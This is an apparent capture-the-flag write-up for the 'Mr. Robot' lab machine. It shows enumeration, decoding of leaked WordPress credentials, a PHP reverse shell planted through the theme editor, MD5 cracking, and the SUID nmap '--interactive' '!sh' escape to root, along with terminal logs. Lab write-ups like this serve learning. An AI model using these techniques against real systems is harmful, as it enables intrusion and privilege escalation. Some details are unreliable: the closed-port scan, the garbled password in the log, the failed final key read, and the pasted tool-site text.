

MR. ROBOT

1. Enumeration & Reconnaissance

The engagement began with standard network and web directory enumeration to map out the attack surface.

- **Port Scanning (Nmap):** An initial Nmap scan was used to identify open ports on the target.

```
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-24 19:07 +0200
Nmap scan report for 10.113.180.183
Host is up (0.22s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    closed http
443/tcp   closed https

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.64 seconds
```

This revealed the web server hosting the Mr. Robot-themed interactive terminal.

```
16:59 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.
16:59 <Mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join
root@fsociety:~#
```

- **Directory Brute-forcing (Gobuster):** Running Gobuster against the web server uncovered several critical hidden directories and files, most notably /robots, /license, and the WordPress login portal /login.

```
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
```

```
[+] Url: http://10.113.180.183
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 301)
[Size: 0] [-->
http://10.113.180.183/%23%20license,%20visit%20http://creativecommons.org/licenses/by-sa/3.0/]
images (Status: 301) [Size: 237] [-->
http://10.113.180.183/images/]
video (Status: 301) [Size: 236] [-->
http://10.113.180.183/video/]
rss (Status: 301) [Size: 0] [-->
http://10.113.180.183/feed/]
image (Status: 301) [Size: 0] [-->
http://10.113.180.183/image/]
blog (Status: 301) [Size: 235] [-->
http://10.113.180.183/blog/]
0 (Status: 301) [Size: 0] [--> http://10.113.180.183/0/]
audio (Status: 301) [Size: 236] [-->
http://10.113.180.183/audio/]
sitemap (Status: 200) [Size: 0]
admin (Status: 301) [Size: 236] [-->
http://10.113.180.183/admin/]
feed (Status: 301) [Size: 0] [-->
http://10.113.180.183/feed/]
robots (Status: 200) [Size: 41]
dashboard (Status: 302) [Size: 0] [--> http://10.113.180.183/wp-admin/]
login (Status: 302) [Size: 0] [--> http://10.113.180.183/wp-login.php]
phpmyadmin (Status: 403) [Size: 94]
intro (Status: 200) [Size: 516314]
license (Status: 200) [Size: 309]
wp-content (Status: 301) [Size: 241] [--> http://10.113.180.183/wp-content/]
css (Status: 301) [Size: 234] [-->
http://10.113.180.183/css/]
js (Status: 301) [Size: 233] [-->
http://10.113.180.183/js/]
rss2 (Status: 301) [Size: 0] [-->
http://10.113.180.183/feed/]
atom (Status: 301) [Size: 0] [-->
http://10.113.180.183/feed/atom/]
wp-admin (Status: 301) [Size: 239] [--> http://10.113.180.183/wp-admin/]
```

2. Web Exploitation & Information Gathering

Investigating the endpoints discovered by Gobuster yielded the first flag and the credentials needed to breach the CMS.

- **Robots.txt & Flag 1:** Navigating to /robots.txt (robots.png) revealed two entries: fsociety.dic (a custom dictionary wordlist) and key-1-of-3.txt. Navigating to the text file yielded the first flag (key-1-of-3.png).



```
User-agent: *  
fsociety.dic  
key-1-of-3.txt
```

- **The Hidden License & Base64 Decoding:** Investigating the /license file revealed a hidden string at the bottom of the page.

what you do just pull code from Rapid9 or some s@% since when did you become a script kitty?

do you want a password or something?

ZWxsaW90OkVSMjgtMDY1Mg==

The string `ZWxsaW90OkVSMjgtMDY1Mg==` was identified as Base64. Decoding this (decode_base64.jpg) provided a set of credentials: `elliott:ER28-0652`.

BASE64 Decode and Encode

Language: English Español Português Français Deutsch Italiano Nederlands 中文 日本語 한국어

Do you have to deal with **Base64** format? Then this site is perfect for you! Use our super handy online tool to encode or **decode** your data.

Decode from Base64 format

Simply enter your data then push the decode button.

ZWxsaW90OkVSMjgtMDY1Mg==

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

elliott:ER28-0652


★ Bonus tip: Bookmark us!

Other tools


3. Initial Access (Foothold)

With valid credentials in hand, the next step was to breach the web server and establish a reverse shell.

- **WordPress Admin Access:** The credentials `elliott:ER28-0652` successfully authenticated into the WordPress administrative dashboard.



- **Malicious Theme Modification:** To gain code execution, the Appearance > Editor feature was abused. The Twenty Fifteen theme's `archive.php` (Archive Template) was overwritten with a PHP reverse shell payload.



- **Catching the Shell:** A Netcat listener was set up locally. By navigating to a non-existent page on the WordPress site, the modified `archive.php` payload was triggered, sending a reverse shell back to the listener and granting initial access as the daemon user.

```
Linux ip-10-113-180-183 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16
08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
19:04:15 up 1:57,  0 users,  load average: 0.01, 0.00, 0.00
```

```
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

(Note: The provided hydra.txt and Burp Suite intercepts indicate that a brute-force attack was also prepped or executed using the fsociety.dic wordlist against the WordPress login, which is the alternative/intended path if the license file is missed).

4. Privilege Escalation

The final phase involved escalating from a low-privileged web user to the root administrator.

- **Hash Cracking (John the Ripper):** As the initial daemon user, navigating to /home/robot/ revealed a file named password.raw-md5 containing an MD5 hash. This hash was copied to the local attacking machine and cracked using John the Ripper. As shown below, the hash successfully cracked, revealing the password abcdefghijklmnopqrstuvwxyz.

```
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
abcdefghijklmnopqrstuvwxyz (robot)
```

- **Pivoting to User 'robot':** From the initial daemon shell, user privileges were escalated to the robot user by utilizing the su robot command and providing the password (abcdefghijklmnopqrstuvwxyz) as seen in the terminal history.
- **Local Enumeration (LinPEAS):** After pivoting to the robot user, a local enumeration script (linpeas.sh) was downloaded into the /tmp directory from a local hosting machine. Executing the script compiled a comprehensive report of potential privilege escalation vectors on the system.
- **SUID Binary Detection:** Among the high-risk findings, LinPEAS flagged an uncommon root-owned binary with the SUID (Set Owner User ID) bit set: /usr/local/bin/nmap.
- **Exploiting SUID Nmap:** Because this specific version of Nmap supports an interactive mode, it allowed for an escape to the host system shell. Since the binary executes with root privileges, the spawned shell inherited those permissions.
 - **Understanding the SUID Risk:** In Linux, a program typically executes with the permissions of the user who ran it. However, when the SUID (Set Owner User ID) bit is set on a file, the program executes with the privileges of the file's owner. Since this specific /usr/local/bin/nmap binary is owned by root, any user who runs it temporarily gains root privileges for the duration of the execution.
 - **The Interactive Escape:** While SUID is necessary for some programs to function (like passwd), it becomes a critical vulnerability when applied to binaries that allow user inputs to execute system commands. This older version of Nmap features an --interactive mode that includes a command (!sh) designed to spawn a host system shell.
- **The Exploit:** Because Nmap is executing with root privileges due to the SUID bit, the shell it spawns inherits those exact same root privileges. The following commands were executed to trigger this escape:

```
/usr/local/bin/nmap --interactive
nmap> !sh
```

This successfully dropped a root shell (whoami returns root).

- **Final Flag:** With root access, navigating to /root/ allowed for the retrieval of key-3-of-3.txt, completing the machine.

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
demon@10-113-180-183:/# su robot
su robot
Password: sh0defghiJklmnopqrstuvsxyz
$ ython -c 'import pty;pty.spawn("/bin/bash")'
$ ython -c 'import pty;pty.spawn("/bin/bash")'
sh: 1: ython: not found
$ python -c 'import pty;pty.spawn("/bin/bash")'
robot@10-113-180-183:/# /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive
Starting Nmap V. 3.01 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h:center for help
nmap> whoami
robot
nmap> !sh
nmap> ls
ls
bin home lib32 mnt run tmp vmlinuz.oid
boot initrd.img lib64 opt/sbin usr
dev initrd.img.oid lost+found proc srv var
etc lib media root sys vmlinuz
nmap> cd /home
cd /home
nmap> ls
ls
bin home lib32 mnt run tmp vmlinuz.oid
boot initrd.img lib64 opt/sbin usr
dev initrd.img.oid lost+found proc srv var
etc lib media root sys vmlinuz
nmap> !sh
sh
root@10-113-180-183:/# ls
ls
bin home lib32 mnt run tmp vmlinuz.oid
boot initrd.img lib64 opt/sbin usr
dev initrd.img.oid lost+found proc srv var
etc lib media root sys vmlinuz
nmap> cd /home
cd /home
root@10-113-180-183:/home# ls
ls
robot ubuntu
root@10-113-180-183:/home# cd ..
cd ..
root@10-113-180-183:/# ls /root/
ls /root/
firstboot_done key-3-of-3.txt
root@10-113-180-183:/# cat key-3-of-3.txt
cat key-3-of-3.txt
cat: key-3-of-3.txt: No such file or directory
root@10-113-180-183:/# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
cat: /root/key-3-of-3.txt: No such file or directory
root@10-113-180-183:/#
```